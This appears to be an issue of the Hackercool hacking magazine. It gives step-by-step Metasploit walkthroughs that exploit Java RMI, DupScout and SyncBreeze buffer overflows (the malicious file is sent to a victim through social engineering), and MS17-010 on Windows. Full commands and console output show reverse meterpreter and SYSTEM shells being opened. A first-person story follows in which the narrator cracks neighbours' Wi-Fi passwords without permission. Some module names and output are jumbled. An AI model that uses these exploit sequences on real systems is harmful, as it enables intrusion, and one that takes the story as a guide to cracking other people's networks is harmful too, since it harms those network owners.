msf > use auxiliary/scanner/misc/java_rmi_server
msf auxiliary(scanner/misc/java_rmi_server) > show options

Module options (auxiliary/scanner/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.41.131  yes       The target address range or CIDR identifier
  RPORT     1099             yes       The target port (TCP)
  THREADS   1                yes       The number of concurrent threads

msf auxiliary(scanner/misc/java_rmi_server) > set Rhosts 192.168.41.131
Rhosts => 192.168.41.131
msf auxiliary(scanner/misc/java_rmi_server) > run

[+] 192.168.41.131:1099 - 192.168.41.131:1099 Java RMI Endpoint Detected: Class Loader Enabled
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/misc/java_rmi_server) > █
```

As you can see in the above image, the result says that our target has class Loader enabled. This is the loader that will allow us to load a malicious class which makes the program vulnerable in the first case. Then I load the 'multi/misc/java_rmi_server' module with which we can exploit this vulnerability. Typing command "show options" will show us all the options required to execute this module.

```
msf > use exploit/multi/misc/java_rmi_server
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOST     192.168.41.131  yes       The target address
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   /dev/null        no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   /                no        The URI to use for this exploit (default is random)

Exploit target:

  Id  Name
```

Set the Rhost (our target) IP address and Srvhost (attacker IP) address as shown below.

```

msf exploit(multi/misc/java_rmi_server) > set Rhost 192.168.41.131
Rhost => 192.168.41.131
msf exploit(multi/misc/java_rmi_server) > set srvhost 192.168.41.128
srvhost => 192.168.41.128
msf exploit(multi/misc/java_rmi_server) > check
[*] 192.168.41.131:1099 This module does not support check.
msf exploit(multi/misc/java_rmi_server) >

```

Execute the module as shown below using the "run" command.

```

msf exploit(multi/misc/java_rmi_server) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.41.128:4444
[*] 192.168.41.131:1099 - Using URL: http://192.168.41.128:8080/iPMdJBrV3qq6j
[*] 192.168.41.131:1099 - Server started.
[*] 192.168.41.131:1099 - Sending RMI Header...
msf exploit(multi/misc/java_rmi_server) > [*] 192.168.41.131:1099 - Sending RMI
Call...
[*] 192.168.41.131:1099 - Replied to request for payload JAR
[*] Sending stage (53837 bytes) to 192.168.41.131
[*] Meterpreter session 1 opened (192.168.41.128:4444 -> 192.168.41.131:55909) a
t 2018-04-11 07:50:09 -0400
[*] 192.168.41.131:1099 - Server stopped.

msf exploit(multi/misc/java_rmi_server) > █

```

As you can see in the above image, as we ran our exploit, it sent a call to the target which was accepted. The target server then requested us for a payload. Our attacker machine then sent a malicious payload which allowed us to open a meterpreter session on the target system.

If the meterpreter session has closed as shown in the above image, it can be accessed using the command "**sessions -l**" as shown below. This will list all the meterpreter sessions available. To interact with this meterpreter session, use the command "**sessions -i <sessionid>**" as shown below. Since the id of our present session is "1". we have used "1" as our session id below.

```

msf exploit(multi/misc/java_rmi_server) > sessions -l

Active sessions
=====

  Id  Name  Type                Information                Connection
  --  -
  1   meterpreter java/linux root @ metasploitable 192.168.41.128:4444 -
> 192.168.41.131:55909 (192.168.41.131)

msf exploit(multi/misc/java_rmi_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux 2.6.24-16-server (i386)
Meterpreter  : java/linux
meterpreter > █

```

METASPLOIT THIS MONTH

DupScout Enterprise v10.4.16 Import Command Buffer Overflow

TARGET : Windows (all versions) TYPE : Local FIREWALL : ON

DupScout is a software that is used to find duplicate files in systems and network. It allows users to search and cleanup duplicate files in local disks, network shares, NAS storage devices and enterprise storage systems.

This module exploits a buffer overflow vulnerability in the import command of Dup Scout Enterprise version 10.4.16. This import command is used to import profiles to the program. Let's see how this module works. Start Metasploit and load the module as shown below. Command "show options" reveals that we have to generate a malicious file named msf.xml and need to send it to the victim for this exploit to work.

```
msf > use windows/fileformat/dupscout_xml
msf exploit(windows/fileformat/dupscout_xml) > show options
```

Module options (exploit/windows/fileformat/dupscout_xml):

Name	Current Setting	Required	Description
FILENAME	msf.xml	yes	The file name.

Exploit target:

Id	Name
0	Windows Universal

```
msf exploit(windows/fileformat/dupscout_xml) > █
```

```
msf exploit(windows/fileformat/syncbreeze_xml) > set payload windows/meterpreter/reverse_tcp
```

```
payload => windows/meterpreter/reverse_tcp
```

```
msf exploit(windows/fileformat/syncbreeze_xml) > show options
```

Module options (exploit/windows/fileformat/syncbreeze_xml):

Name	Current Setting	Required	Description
FILENAME	msf.xml	yes	The file name.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	seh	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

Set the reverse meterpreter payload as shown in the above image. Set the lhost address and execute the exploit using the "run" command. This will create a xml file which has to be sent to the victim using any social engineering method.

```
msf exploit(windows/fileformat/dupscout_xml) > set lhost 192.168.41.128
lhost => 192.168.41.128
msf exploit(windows/fileformat/dupscout_xml) > run

[*] Creating 'msf.xml' file ...
[+] msf.xml stored at /root/.msf4/local/msf.xml
msf exploit(windows/fileformat/dupscout_xml) > █
```

Before we send the file to the victim, a listener is needed to receive a meterpreter shell session that comes to the attacker system from the victim machine. Start the metasploit listener as shown below.

```
msf exploit(windows/fileformat/dupscout_xml) > use exploit/multi/handler
msf exploit(multi/handler) > showoptions
[-] Unknown command: showoptions.
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  0  Wildcard Target

Exploit target:

  Id  Name
  --  ---
  0  Wildcard Target

msf exploit(multi/handler) > █
```

Set the meterpreter reverse payload, lhost address and lport options as shown below.

```
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.41.128
lhost => 192.168.41.128
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > █
```

Once all the options are set, start the listener as shown below.

```
Exploit target:

  Id  Name
  --  ---
  0  Wildcard Target

msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.128:4444
█
```

Now the file is sent to the victim. Once the victim imports the malicious .xml file into the program by right clicking on the highlighted portion below,

The screenshot shows the Dup Scout application interface. The main window displays a list of files with columns for Original File, Action, Duplicates, File Size, and Disk Space. A large black arrow points to the 'Inputs' section on the left, which shows the path 'C:\'. Below the file list, there is a summary table with columns for Status and Value.

Status	Value
Total Dirs	625
Total Files	2307
Total Space	4.44 GB
Duplicates	200
Disk Space	539.77 MB
Process Ti...	2 Mins, 21 S...
Performance	16 Files/Sec
Errors	37

At the bottom of the window, a status bar shows: Canceled, Total: 2307 Files, 4.44 GB, Duplicates: 200 Files, 539.77 MB, Selected: 0 Files, 0 Bytes, and an Update button.

we get a meterpreter session as shown below.

```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.41.128:4444
[*] Sending stage (179779 bytes) to 192.168.41.130
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.41.128:4444 -> 192.168.41.130:49261) at 2018-04-23 08:33:52 -0400
meterpreter >
```

Check the system information and the user rights we got using the commands "sysinfo" and "getuid" respectively.

```
meterpreter > sysinfo
Computer      : WIN-BI3UK55VF6A
OS           : Windows 7 (Build 7600).
Architecture : x86
System Language : en US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > getuid
Server username: WIN-BI3UK55VF6A\admin
meterpreter >
```

Sync Breeze Enterprise v9.5.16 Import Command Buffer Overflow

TARGET : Windows (all versions)

TYPE : Local

FIREWALL : ON

Let us see a similar exploit but in a different program. SyncBreeze is a fast, powerful and reliable file synchronization solution for local disks, network shares, NAS storage devices and enterprise storage systems.

This module exploits a buffer overflow vulnerability in the import command of SyncBreeze Enterprise version 9.5.16. Start Metasploit and load the module as shown below. Command "show options" reveals that we have to generate a malicious file named msf.xml and need to send it to the victim for this exploit to work.

```
msf >
msf > use exploit/windows/fileformat/syncbreeze_xml
msf exploit(windows/fileformat/syncbreeze_xml) > show options
```

Module options (exploit/windows/fileformat/syncbreeze_xml):

Name	Current Setting	Required	Description
-----	-----	-----	-----
FILENAME	msf.xml	yes	The file name.

Exploit target:

Id	Name
--	----
0	Windows Universal

```
msf exploit(windows/fileformat/syncbreeze_xml) >
```

```
msf exploit(windows/fileformat/syncbreeze_xml) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/fileformat/syncbreeze_xml) > show options
```

Module options (exploit/windows/fileformat/syncbreeze_xml):

Name	Current Setting	Required	Description
-----	-----	-----	-----
FILENAME	msf.xml	yes	The file name.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
-----	-----	-----	-----
EXITFUNC	seh	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

Set the reverse meterpreter payload as shown in the above image. Set the lhost address and execute the exploit using the "run" command. This will create a xml file which has to be sent to the victim using any social engineering method.

```
msf exploit(windows/fileformat/syncbreeze_xml) > set lhost 192.168.41.128
lhost => 192.168.41.128
msf exploit(windows/fileformat/syncbreeze_xml) > run

[*] Creating 'msf.xml' file ...
[+] msf.xml stored at /root/.msf4/local/msf.xml
msf exploit(windows/fileformat/syncbreeze_xml) > █
```

Before we send the file to the victim, a listener is needed to receive a meterpreter shell session that comes to the attacker system from the victim machine. Load the metasploit listener and set the meterpreter reverse payload, lhost address and lport options as shown below.

```
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.41.128
lhost => 192.168.41.128
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > █
```

Once all the options are set, start the listener as shown below.

```
Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
EXITFUNC   process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.41.128  yes       The listen address
LPORT      4444             yes       The listen port

Exploit target:


  Id  Name
  --  ---
  0   Wildcard Target

msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.128:4444
█
```

Now the file is sent to the victim. Once the victim imports the malicious .xml file into the program by right clicking on the highlighted portion below,

Have any doubts related to Metasploit. Send them to qa@hackercool.com



we get a meterpreter session as shown below.

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.128:4444
[*] Sending stage (179779 bytes) to 192.168.41.130
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.41.128:4444 -> 192.168.41.130:49261) a
t 2018-04-23 08:33:52 -0400

meterpreter >
```

```
meterpreter > sysinfo
Computer      : WIN-BI3UK55VF6A
OS            : Windows 7 (Build 7600).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > getuid
Server username: WIN-BI3UK55VF6A\admin
meterpreter >
```

[EternalSynergy / EternalRomance / EternalChampion Detection Exploit](#)

TARGET : Windows (unpatched) TYPE : Remote FIREWALL : ON

The next module we are going to learn about is part of exploits used by NSA which were leaked by ShadowBrokers in 2017. The EternalChampion and EternalSynergy exploits trigger a race condition while the EternalRomance and EternalSynergy exploits trigger some confusion between WriteAndX and transaction requests to get access to a system. The significant part is this module will give direct SYSTEM access once the machine is compromised.

Before exploiting, we need to check if the machine is vulnerable or not for these vulnerabilities. Metasploit also has an auxiliary module for detecting if a target system is vulnerable or not. Load the following module and check its options as shown below.

```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

  Name          Current Setting
  Required      Description
  ----          -
  CHECK_ARCH    true
no             Check for architecture on vulnerable hosts
  CHECK_DOPU    true
no             Check for DOUBLEPULSAR on vulnerable hosts
  CHECK_PIPE    false
no             Check for named pipe on vulnerable hosts
  NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt
yes            List of named pipes to check
  RHOSTS        .
yes            The target address range or CIDR identifier
  RPORT         445
yes            The SMB service port (TCP)
  SMBDomain     .
no             The Windows domain to use for authentication
  SMBPass       .
no             The password for the specified username
  SMBUser       .
no             The username to authenticate as
  THREADS       1
yes            The number of concurrent threads

msf auxiliary(scanner/smb/smb_ms17_010) > █
```

Set the targets to check for vulnerabilities. Let us set only one target here as shown below. Execute the module. As we can see, the host may be likely vulnerable.

```
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.41.140
RHOSTS => 192.168.41.140
msf auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.41.140:445 - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) >
```

[EternalSynergy / EternalRomance / EternalChampion Exploit Module](#)

TARGET : Windows (unpatched)

TYPE : Remote

FIREWALL : ON

Since we know our target is vulnerable, let us try to exploit it. Load the exploit module as shown below and check its options using the command "show options".

```
msf > use exploit/windows/smb/ms17_010_psexec
msf exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

  Name                Current Setting
  ----                -
  Required            Description
  -----            -
  DBGTRACE            false
  yes                Show extra debug trace info
  LEAKATTEMPTS        99
  yes                How many times to try to leak transaction
  NAMEDPIPE           no
  A named pipe that can be connected to (leave blank for auto)
  NAMED_PIPES        /usr/share/metasploit-framework/data/wordlists/named_pi
  pes.txt            yes
  List of named pipes to check
  RHOST               yes
  The target address
  RPORT               445
  yes                The Target port
  SERVICE_DESCRIPTION no
  Service description to to be used on target for pretty listin
g
  SERVICE_DISPLAY_NAME no
  The service display name
  SERVICE_NAME        no
  The service name
  SHARE               ADMIN$
  yes                The share to connect to, can be an admin share (ADMIN$,C$,...
) or a normal read/write folder share
  SMBDomain           no
  The Windows domain to use for authentication
  SMBPass             no
  The password for the specified username
  SMBUser             no
  The username to authenticate as

Exploit target:

  Id  Name
  --  ---
  0   Automatic
```

The only option it requires is the RHOST option. But to see what's actually happening, set the DBGtrace value to "True". We are not specifying any payload here so by default this module takes the windows/reverse_meterpreter payload. Set the RHOST address and execute the module using the "run" command.

```

msf exploit(windows/smb/ms17_010_psexec) > set rhost 192.168.41.140
rhost => 192.168.41.140
msf exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.41.128:4444
[*] 192.168.41.140:445 - Target OS: Windows 5.1
[-] 192.168.41.140:445 - Inaccessible named pipe: netlogon - The server responded with error: STATUS_ACCESS_DENIED (Command=162 WordCount=0)
[-] 192.168.41.140:445 - Inaccessible named pipe: lsarpc - The server responded with error: STATUS_ACCESS_DENIED (Command=162 WordCount=0)
[-] 192.168.41.140:445 - Inaccessible named pipe: samr - The server responded with error: STATUS_ACCESS_DENIED (Command=162 WordCount=0)
[*] 192.168.41.140:445 - Connected to named pipe: browser
[*] 192.168.41.140:445 - Filling barrel with fish... done
[*] 192.168.41.140:445 - <----- | Entering Danger Zone | -----
----->
[*] 192.168.41.140:445 - [*] Preparing dynamite...
[*] 192.168.41.140:445 - Attempt controlling next transaction on x86
[*] 192.168.41.140:445 - [*] Trying stick 1 (x86)...Boom!
[*] 192.168.41.140:445 - [+] Successfully Leaked Transaction!
[*] 192.168.41.140:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.41.140:445 - <----- | Leaving Danger Zone | -----
[*] 192.168.41.140:445 - Checking for System32\WindowsPowerShell\v1.0\powershell.exe
[*] 192.168.41.140:445 - PowerShell not found
[*] 192.168.41.140:445 - Selecting native target
[*] 192.168.41.140:445 - Uploading payload...
[*] 192.168.41.140:445 - Created \MiiRxjWA.exe...
[*] 192.168.41.140:445 - Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.41.140[\svcctl] ...
[*] 192.168.41.140:445 - Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.41.140[\svcctl] ...
[*] 192.168.41.140:445 - Obtaining a service manager handle...
[*] 192.168.41.140:445 - Creating the service...
[+] 192.168.41.140:445 - Successfully created the service
[*] 192.168.41.140:445 - Starting the service...
[+] 192.168.41.140:445 - Service started successfully...
[*] 192.168.41.140:445 - Removing the service...
[+] 192.168.41.140:445 - Successfully removed the service
[*] 192.168.41.140:445 - Closing service handle...
[*] 192.168.41.140:445 - Deleting \MiiRxjWA.exe...
[-] 192.168.41.140:445 - Delete of \MiiRxjWA.exe failed: The server responded with error: STATUS_CANNOT_DELETE (Command=6 WordCount=0)
[+] 192.168.41.140:445 - SYSTEM session cleaned up.
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_psexec) >

```

The module runs successfully as shown in the above images but no session is created. The exploit searched for some pipes which is needed for this exploit to run successfully, After failing a few times. it successfully found a pipe named browser. Then the module ran successfully but somehow it failed to create a session. But the target system was vulnerable. When we get problems like these, it's good to change the payload and try again. By default, meterpreter payload has been used.

Since meterpreter is not working, let us try to get a command shell. Set the payload

windows/shell/bind_tcp as shown below.

```
msf exploit(windows/smb/ms17_010_psexec) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp
msf exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

  Name           Current Setting  Required  Description
  ----           -
  DBGTRACE       true             yes       Show extra debug trace info
  LEAKATTEMPTS   99              yes       How many times to try to leak transaction
  NAMEDPIPE      no              A named pipe that can be connected to (leave blank for auto
)
  NAMED_PIPES    /usr/share/metasploit-framework/data/wordlists/named_p
ipes.txt yes          List of named pipes to check
  RHOST          192.168.41.140 yes        The target address
```

```
SMBUser
no          The username to authenticate as
```

Payload options (windows/shell/bind_tcp):

```
  Name           Current Setting  Required  Description
  ----           -
  EXITFUNC       thread          yes       Exit technique (Accepted: '', seh, thre
ad, process, none)
  LPORT          4444           yes       The listen port
  RHOST          192.168.41.140 no          The target address
```

Exploit target:

```
  Id  Name
  --  ---
  0    Automatic
```

```
msf exploit(windows/smb/ms17_010_psexec) > set lport 4443
lport => 4443
msf exploit(windows/smb/ms17_010_psexec) >
```

If everything goes right, this should give us a command shell with SYSTEM privileges.

Have any doubts related to Metasploit. Send them to qa@hackercool.com

Execute the exploit using command "run".

```
msf exploit(windows/smb/ms17_010_psexec) > set lport 4443
lport => 4443
msf exploit(windows/smb/ms17_010_psexec) > run

[*] Started bind handler
[*] 192.168.41.140:445 - Target OS: Windows 5.1
[-] 192.168.41.140:445 - Inaccessible named pipe: netlogon - The server responded with error: STATUS_ACCESS_DENIED (Command=162 WordCount=0)
[-] 192.168.41.140:445 - Inaccessible named pipe: lsarpc - The server responded with error: STATUS_ACCESS_DENIED (Command=162 WordCount=0)
[-] 192.168.41.140:445 - Inaccessible named pipe: samr - The server responded with error: STATUS_ACCESS_DENIED (Command=162 WordCount=0)
[*] 192.168.41.140:445 - Connected to named pipe: browser
[*] 192.168.41.140:445 - Filling barrel with fish... done
[*] 192.168.41.140:445 - <----- | Entering Danger Zone | -----
----->
[*] 192.168.41.140:445 - [*] Preparing dynamite...
[*] 192.168.41.140:445 - Attempt controlling next transaction on x86
[*] 192.168.41.140:445 - [*] Trying stick 1 (x86)...Boom!
[*] 192.168.41.140:445 - [+] Successfully Leaked Transaction!
[*] 192.168.41.140:445 - Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.41.140[\svcctl] ...
[*] 192.168.41.140:445 - Obtaining a service manager handle...
[*] 192.168.41.140:445 - Creating the service...
[+] 192.168.41.140:445 - Successfully created the service
[*] 192.168.41.140:445 - Starting the service...
[+] 192.168.41.140:445 - Service started successfully...
[*] 192.168.41.140:445 - Removing the service...
[+] 192.168.41.140:445 - Successfully removed the service
[*] 192.168.41.140:445 - Closing service handle...
[*] 192.168.41.140:445 - Deleting \QzJoSVTQ.exe...
[-] 192.168.41.140:445 - Delete of \QzJoSVTQ.exe failed: The server responded with error: STATUS_CANNOT_DELETE (Command=6 WordCount=0)
[+] 192.168.41.140:445 - SYSTEM session cleaned up.
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.41.140
[*] Sleeping before handling stage...
[*] Command shell session 1 opened (192.168.41.128:38039 -> 192.168.41.140:4443) at 2018-04-24 06:53:25 -0400

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Just like the previous time, the module fails to access some of the pipes in the beginning and later connects to a named pipe called "browser". In contrast to our previous attempt, we get a command shell with SYSTEM privileges. As already stressed in this magazine again and again, we may not always be successful in getting a meterpreter session. But the good news is this command session can be upgraded to a meterpreter session as already explained in one of our issues.

That's all in this month's issue. We will be back with many new modules in the next issue of this magazine. Thank You.



HACKED - The Beginning

After successfully cracking some of the wireless networks in my area, I was very excited about wireless hacking. It prompted me to do more research on this subject. For one week I tried to research everything related to wireless hacking : what is WPA and WPA2 , how are they made, Wi-Fi handshake, weak passwords, strong passwords, dictionary password cracking , brute forcing, WPS etc.

The passwords of WPA/WPA2 networks can only be cracked when a device tries to connect to the network. The more devices trying to connect to the network, the faster it is to crack the password. Faster doesn't mean it is easier. Even then we need to have a file containing passwords called a dictionary. If the password is not present in the dictionary, it will not be cracked and normally dictionaries are made of commonly used passwords. So if the user has kept any complex password, it cannot be cracked.

This looked like a huge impediment for me to hack wifi networks. Then I happened to find WPS hacking tool "Bully". Bully works by cracking WPS pin. WPS stands for Wifi Protected Setup. It is a standard for easy and secure wireless network set up and connections and the pin is encoded on the Wifi router. It normally works by bruteforcing the WPS pin and it does not require a dictionary. The complete process of using "bully" to hack a wireless network is given [here](#). This tool is also given by default in Kali Linux.

So I started Bully and targeted it on one of the networks of my neighbours with WPS enabled. As the tool started, my excitement grew. Time went on. Ten minutes, twenty minutes, one hour, two hours. I left my Beucephalus (name of my laptop) intact and went to do some other errands. I returned after another two hours and the tool was still running. This was frustrating. After another half an hour the password finally got cracked. It took total six hours thirty seven minutes for bully to crack the password. Although I cracked one password, the time it took didn't excite me.

I began searching for another easy but effective way. My research went late night and I dozed off to be woken up the next morning. I opened all the job sites to update them. Updating the profile daily supposedly has more chances of getting a job. After updating, I browsed for some jobs and observed a pattern. The companies were suddenly looking for candidates with experience of 3-4 years. Maybe it was my feeling or maybe it was true. I was a bit disheartened by this as I have kept a fake experience certificate of one year just few days back. But I did not let it affect me much.

I finished updating and continued my research on wireless hacking. I was searching for a more effective way of cracking wireless networks. I bumped into another tool called Reaver which looked similar to Bully in operation. But after the experience of bully I lost my interest in brute forcing. I researched if there are any other tools to crack WPA passwords and found a tool named Fern Wifi Cracker. Fern WiFi Cracker works uses the same method as aircrack does. The only difference is that it has a graphical user interface so we don't have to type the commands manually.

I decided to try out this tool on another one of my neighbours. When I scanned for active wireless networks, I found one wifi network using WEP security. It's signal was very weak. Since I already cracked WPA2 and WPS I decided to crack the WEP network. After configuring the tool it almost cracked the target's password in fifteen minutes.

TO BE CONTINUED

[Get all our Hackercool Magazine 2016 issues totally](#)

[FREE. Click on the Images below.](#)

hackercool

Edition 0 Issue 0

"It's Impossible." said Pride.
"It's Risky." said Experience.
"It's Pointless." said Reason.

If you really are **Hacker!**
then **Give it a Try!**

*How to
become a
hacker*



Hackercool

October 2016 Edition 0 Issue 1

port 79 **closed**
port 80 **open**
port 81 **closed**

Real time
hacking
scenario :
The Web Server

SQL injection for
absolute beginners

FORENSICS:
Is that PDF really safe

VIEWPOINT:
Sending the virus

HACKING : O&A

Hackercool

November 2016 Edition 0 Issue 2

```
[30/Sep/2016:17:30:33 +0530] "HEAD / HTTP/1.1" 200 377 "-" Mozilla/5.0 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET / HTTP/1.1" 200 9708 "-" Mozilla/5.0 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET / HTTP/1.1" 200 9708 "-" Mozilla/5.0 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qWI3.dbc HTTP/1.1" 404 410 "-" Mozilla/5.0 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qWI3.config HTTP/1.1" 404 413 "-" Mozilla/5.0 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qWI3.10-100 HTTP/1.1" 404 413 "-" Mozilla/5.0 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qWI3.nin HTTP/1.1" 404 409 "-" Mozilla/5.0 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qWI3.1 HTTP/1.1" 404 408 "-" Mozilla/5.0 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qWI3.conf HTTP/1.1" 404 411 "-" Mozilla/5.0 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qWI3.fhp HTTP/1.1" 404 410 "-" Mozilla/5.0 (Nikto/2.1.6) (Evasions:None)
```

Web Server
Forensics :
Tracing
the hack

NOT JUST ANOTHER TOOL:
HP-Webinspect

METASPLOIT THIS MONTH :
Malware must die

CAPTURE THE FLAG:
MR- Robot-1

Hacking O&A, Hackstory, Top 10 vulnerabilities and Hack of the month

Hackercool

December 2016 Edition 0 Issue 3

```
[30/Sep/2016:17:30:33 +0530] "HEAD / HTTP/1.1" 200 377 "-" Mozilla/5.0 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET / HTTP/1.1" 200 9708 "-" Mozilla/5.0 (Nikto/2.1.6) (Evasions:None)
